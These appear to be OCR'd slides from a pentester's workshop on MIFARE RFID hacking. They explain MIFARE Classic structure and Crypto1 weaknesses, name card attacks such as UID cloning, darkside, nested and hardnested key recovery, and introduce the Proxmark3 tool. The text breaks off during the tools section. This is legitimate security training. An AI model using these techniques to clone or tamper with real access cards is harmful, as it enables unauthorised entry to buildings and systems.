MIFARE HACKING:

YOU CAN'T HOLD THE DOOR

DISCLAIMER:

All the information provided on this workshop is for educational purposes only.

I am not responsible for any misuse of the information provided.

THANKS:

- Deloitte ES: tools and time
- Sergio Romero @trumanx: Assembly & Config
- Javier Garcia @neosysforensics: Hot line
- @team: Hive Mind

WHO I AM:

MARC SAMPÉ

Senior Pentester @ DELOITTE ES

@h4ng3r

@h4ng3r

msampe@deloitte.es

WHO ARE WE:

HACKING TEAM :: DELOITTE ES

- Hacking: web, mobile, network, red team and much more.
- More than 39 pentesters.
- We are hiring! Are you interested?

OBJECTIVES:

1. Learn how MIFARE cards work
2. Learn the MIFARE weaknesses and how to exploit them
3. Discover how to build a testing lab
4. Practice in real case scenarios

MIFARE HACKING:

1. ~~INTRO~~
2. MIFARE INTERNALS
3. TOOLS
4. SUCCESS STORIES
5. HANDS ON
6. CONCLUSIONS

MIFARE INTERNALS

WHAT IS RFID?

“Radio-frequency identification (RFID) uses electromagnetic fields to automatically identify and track tags attached to objects. The tags contain electronically stored information.“

RFID tags are used in many industries, to track products stock or locations, for billing/ticketing systems and for access control.

Source: https://en.wikipedia.org/wiki/Radio-frequency_identification


2. MIFARE INTERNALS

USE CASES


2. MIFARE INTERNALS

RFID TAG TYPES

Passive Tags



Active Tags



RFID TAG TYPES

Passive Tags

Passive tags collect energy from a nearby RFID reader's interrogating radio waves.
No battery needed.
Low range.
Low cost.
Simple data storage

Active Tags

Active tags have a local power source (such as a battery) and may operate hundreds of meters from the RFID reader.
Battery needed (3-8 years).
Better range.
Higher cost.
More data and complex storage.

RFID FREQUENCY TYPES

Low frequency (LF)

Spectrum: 125 – 134 kHz
Tags: AWIC, EM4x, HID, INDALA, ioProx, TI, HITAG, PARADOX, PCF7931, others...

High frequency (HF)

Spectrum: 13.56 MHz
Tags: ISO 14443A (MIFARE), ISO 14443B (SRIX4k), LEGIC, iCLASS, others...

Ultra-high frequency (UHF)

Spectrum: 433 and 860-960 MHz

RFID > NFC > MIFARE

MIFARE is the NXP Semiconductors-owned trademark of a series of chips widely used in contactless smart cards and proximity cards.

The MIFARE name covers proprietary technologies based upon various levels of the ISO/IEC 14443 Type A 13.56 MHz contactless smart card standard.

It incorporates AES and DES/Triple-DES encryption standards, as well as an older proprietary encryption algorithm.

MIFARE PWNED SUMMARY


MIFARE	Cipher alg.	Features	Pwned?
Classic	Crypto-1		yes
Classic Plus	Crypto-1 128-AES	Mutual authentication Retro-compatibility	no, yes SL3
Ultralight EV1	AES 32 bytes password	OTP, Lock Bits, configurable counters for improved security	no
Ultralight C	3-DES	Low cost tags	no
DESFIRE EV1/EV2	3-DES	Virtual Card Architecture for privacy protection Proximity check against relay attacks	no

MIFARE CLASSIC STRUCTURE (1K)

- 1024 bytes storage
- 16 sectors, with 4 blocks per sector => 64 blocks
- 2 keys per sector (32 keys). Each key can allow different operations: read, increment, write.
- Keys are stored in the Trailer Block.
- Sector 0 : Manufacturer block which is read-only and stores the 4-bytes NUID

2. MIFARE INTERNALS

MIFARE CLASSIC STRUCTURE (1K)



		Byte Number within a Block																
Sector	Block	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	Description
15	3	Key A						Access Bits				Key B						Sector Trailer 15
	2																	Data
	1																	Data
	0																	Data
14	3	Key A						Access Bits				Key B						Sector Trailer 14
	2																	Data
	1																	Data
	0																	Data
:	:																	
:	:																	
:	:																	
1	3	Key A						Access Bits				Key B						Sector Trailer 1
	2																	Data
	1																	Data
	0																	Data
0	3	Key A						Access Bits				Key B						Sector Trailer 0
	2																	Data
	1																	Data
	0																	Manufacturer Block

MIFARE CLASSIC SECURITY FEATURES

- Unique Identifier (UID) is read-only
- Encrypted communication using CRYPTO1 (proprietary algorithm)
- Sectors are protected by two keys
- Hardware backed

UID ATTACK

- UID is public and is not protected, it can be easily read
- Some cards allow to write the UID and emulators allow to use any UID
- Well known attack: “Arrimar la cebolleta”


2. MIFARE INTERNALS

CRYPTO1

Step	Sender	Hex	Description
01	Reader	26	request Type A
02	Tag	04 00	answer request
03	Reader	93 20	select card
04	Tag	c2 a8 a2 f4 b3	uid, bcc
05	Reader	93 70 c3 a8 2d f4 b3 ba a3	select(uid)
06	Tag	08 b6 dd	MIFARE 1K
07	Reader	60 30 76 4a	authenticate (block 30)
08	Tag	42 97 c0 a4	n_T
09	Reader	7d db 9b 83 67 eb 5d 83	$n_R \oplus ks_1, a_R \oplus ks_2$
10	Tag	8d d4 10 08	$a_T \oplus ks_3$

$a_R = suc^2(n_T)$ $a_T = suc^3(n_T)$ $ks_{1,} ks_{2,} ks_3$ <- key stream

CRYPTO1



CRYPTO1 WEAKNESSES

- Keys with only 48 bit of length
- The LFSR (Linear Feedback Shift Register) used by RNG is predictable.
    - Each random number only depends on the quantity of clock cycles between the time when the reader was turned up and the time when the random number is requested.
- Since an attacker controls the time of protocol, he is able to control the generated random numbers and that recover the keys from communication.

MIFARE CLASSIC 1K - ATTACKS

COMUNICATION ATTACKS

CARD-ONLY ATTACKS

MIFARE CLASSIC 1K – COMMUNICATION ATTACKS

- **Sniffing communication between tag and reader**

  It is possible to decrypt communications and get the authenticated key and write/read data sniffing the full communication.

- **Online Brute force attacks**

  The crypto1 protocol does not protect against brute force attacks.

- **Relay attacks**

  Similar to the NFC's relay attack.

MIFARE CLASSIC 1K – CARDS-ONLY ATTACKS

◉ Test Block Keys

Test all default keys for each block.

◉ Darkside Attack (mfcuk) => first key

XOR known cleartext (NACK) with the encrypted version so there is a leak of four keystream bytes.

◉ Nested Attack (mfoc) => derivate keys

Preforms several authentications and calculates time distances to get all the keys.

◉ Hardnested Attack => derivate keys

Upgrade of the nested attack for hardened cards.

}

Clone
Read
Write (tamper)

MIFARE CLASSIC SECURITY FEATURES

- Unique Identifier (UID) is read-only

FAIL

- Encrypted communication using CRYPTO1 (proprietary algorithm)

FAIL

- Sectors are protected by two keys

FAIL


- Hardware backed

TOOLS

3. TOOLS

INTRODUCTION

PROXMARK3




ACR122U

RC522

3. TOOLS

PROXMARV3



3. TOOLS

PROXMARKV3: COMPONENTS


- Firmware
- Driver
- CLI client

  https://github.com/Proxmark/proxmark3
- GUI client

  https://github.com/Proxmark/proxmark3/wiki/%5Bwin%5D-Proxmark-Client-GUI

3. TOOLS


PROXMARKV3: CLI CLIENT



```
hanger  ~/devel/proxmark/proxmark3/client   master … 8   ./proxmark3 /dev/ttyACM0
Gtk-Message: Failed to load module "canberra-gtk-module"
Prox/RFID mark3 RFID instrument
bootrom: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
os: master/v3.0.1-371-ge8924be-suspect 2018-07-17 21:34:50
LF FPGA image built for 2s30vq100 on 2015/03/06 at 07:38:04
HF FPGA image built for 2s30vq100 on 2017/10/27 at 08:30:59

uC: AT91SAM7S512 Rev A
Embedded Processor: ARM7TDMI
